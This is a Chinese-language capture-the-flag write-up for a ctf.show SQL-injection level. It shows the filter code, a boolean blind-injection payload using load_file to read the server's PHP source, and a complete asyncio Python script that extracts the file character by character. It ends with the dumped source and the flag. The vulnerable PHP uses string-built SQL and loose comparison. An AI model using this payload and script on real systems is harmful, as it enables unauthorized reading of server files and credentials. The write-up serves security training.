

返回逻辑

```
//用户名检测
if(preg_match('/select|and| |\*|\x09|\x0a|\x0b|\x0c|\x0d|\x0e|\x0f|\x20|\x26|\x27|\x2f|\x3a|\x3b|\x3c|\x3e|\x3f|\x41|\x42|\x43|\x44|\x45|\x46|\x47|\x48|\x49|\x4a|\x4b|\x4c|\x4d|\x4e|\x4f|\x50|\x51|\x52|\x53|\x54|\x55|\x56|\x57|\x58|\x59|\x5a|\x5b|\x5c|\x5d|\x5e|\x5f|\x60|\x61|\x62|\x63|\x64|\x65|\x66|\x67|\x68|\x69|\x6a|\x6b|\x6c|\x6d|\x6e|\x6f|\x70|\x71|\x72|\x73|\x74|\x75|\x76|\x77|\x78|\x79|\x7a|\x7b|\x7c|\x7d|\x7e|\x7f|\x80|\x81|\x82|\x83|\x84|\x85|\x86|\x87|\x88|\x89|\x8a|\x8b|\x8c|\x8d|\x8e|\x8f|\x90|\x91|\x92|\x93|\x94|\x95|\x96|\x97|\x98|\x99|\x9a|\x9b|\x9c|\x9d|\x9e|\x9f|\xa0|\xa1|\xa2|\xa3|\xa4|\xa5|\xa6|\xa7|\xa8|\xa9|\xaa|\xab|\xac|\xad|\xae|\xaf|\xb0|\xb1|\xb2|\xb3|\xb4|\xb5|\xb6|\xb7|\xb8|\xb9|\xba|\xbb|\xbc|\xbd|\xbe|\xbf|\xc0|\xc1|\xc2|\xc3|\xc4|\xc5|\xc6|\xc7|\xc8|\xc9|\xca|\xcb|\xcc|\xcd|\xce|\xcf|\xd0|\xd1|\xd2|\xd3|\xd4|\xd5|\xd6|\xd7|\xd8|\xd9|\xda|\xdb|\xdc|\xdd|\xde|\xdf|\xe0|\xe1|\xe2|\xe3|\xe4|\xe5|\xe6|\xe7|\xe8|\xe9|\xea|\xeb|\xec|\xed|\xee|\xef|\xf0|\xf1|\xf2|\xf3|\xf4|\xf5|\xf6|\xf7|\xf8|\xf9|\xfa|\xfb|\xfc|\xfd|\xfe|\xff|'',$username)){
    $ret['msg']='用户名非法';
    die(json_encode($ret));
}

//密码检测
if(!is_numeric($password)){
    $ret['msg']='密码只能为数字';
    die(json_encode($ret));
}

//密码判断
if($row['pass']==$password){
    $ret['msg']='登陆成功';
}
```

用户登陆

用户名	0
密码	1
立即提交 重置	

试试上一题用弱比较特性的方法，可以看到出现了密码错误

```
//密码判断
if($row['pass']==$password){
    $ret['msg']='登陆成功';
}
```

密码错误

用户登陆

用户名	0
密码	•
立即提交 重置	

CTFshow出品 © 2020 ctf.show

当用户名输入1时，返回查询失败，可以想到布尔注入

```
// 返回消息
if($row['pass']==$password){
    $ret['msg']='登陆成功';
}
```

查询失败

用户登陆

用户名

密码

立即提交

重置

if，ascii，substr，load_file配合来判断，正确返回用户名1，对应查询失败

```
if(ascii(substr(load_file('/var/www/html/api/index.php'),1,1))>0,1,0)
```

```
if($row['pass']==$password){
    $ret['msg']='登陆成功';
}
```

查询失败

用户登陆

用户名

密码

立即提交

重置

失败返回用户名0，对应密码错误

```
if($row['pass']==$password){
    $ret['msg']='登陆成功';
}
```

密码错误

用户登陆


用户名

密码

立即提交

重置

返回的查询失败都是浏览器给我们unicode解码了的，在bp找到原始返回数据，作为脚本成功标志



写个脚本，源码太多了也容易超时，加几次重试机制

```
import asyncio
import string
import aiohttp

url = "http://b18b649a-59ea-42e3-8203-fef9df516585.challenge.ctf.show/api/index.php"
SEM = asyncio.Semaphore(35)
dic = string.printable

async def check(session, i, c):
    async with SEM:
        for attempt in range(1000):
            try:
                data = {
                    "username":
f"if(ascii(substr(load_file('/var/www/html/api/index.php'),{i},1))=
{ord(c)},1,0)",
```

```

        "password": "0"
    }
    timeout = aiohttp.ClientTimeout(total=5)
    async with session.post(url, data=data, timeout=timeout) as resp:
        text = await resp.text()
        return c if "\\u67e5\\u8be2\\u5931\\u8d25" in text else None
    except (asyncio.TimeoutError, aiohttp.ClientError, Exception) as e:
        if attempt == 1001:
            return None
        await asyncio.sleep(0.5)
        continue

async def main():
    async with aiohttp.ClientSession() as session:
        for i in range(1, 100000):
            tasks = []
            for c in dic:
                tasks.append(asyncio.create_task(check(session, i, c)))
            for task in asyncio.as_completed(tasks):
                result = await task
                if result:
                    print(result, end="", flush=True)
                    found_this_round = True
                    for t in tasks:
                        if not t.done():
                            t.cancel()
                    break

if __name__ == "__main__":
    asyncio.run(main())

```

得到所有源码，包括flag

```

<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date: 2020-11-01 14:21:03
# @Last Modified by: h1xa
# @Last Modified time: 2020-11-08 14:35:46
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/
error_reporting(0);

require_once "config.php";
$flag = 'ctfshow{ba14424a-360d-4599-a80b-827ee11adc64}';
$ua = $_SERVER['HTTP_USER_AGENT'];
if(preg_match('/sqlmap/i', $ua)){
    die(json_encode(array("sqlmap")));
}

if(isset($_POST['username']) && isset($_POST['password'])){
    $ret = array(

```

```

        "code"=>0,
        "msg"=>"",
        "count"=>0,
        "data"=>array()
    );
    $username = $_POST['username'];
    $password = $_POST['password'];
    if(preg_match('/select|and|
|\*|\x09|\x0a|\x0b|\x0c|\x0d|\xa0|\x00|\x26|\x7c|or|into|from|where|join|sleep|be
nchmark/i', $username)){
        $ret['msg']='';
        die(json_encode($ret));
    }

    if(!is_numeric($password)){
        $ret['msg']='';
        die(json_encode($ret));
    }

    $conn = new mysqli($dbhost,$dbuser,$dbpwd,$dbname);
    if(mysqli_connect_errno()){
        die(json_encode(array(mysqli_connect_error())));
    }
    $conn->query("set name $charName");

    $sql = "select pass from ctfsHOW_user where username = {$username}";
    $result = $conn->query($sql);

    if($row=$result->fetch_array()){
        if($row['pass']==$password){
            $ret['msg']='';
        }else{
            $ret['msg']='';
        }
    }

    echo json_encode($ret);
}

```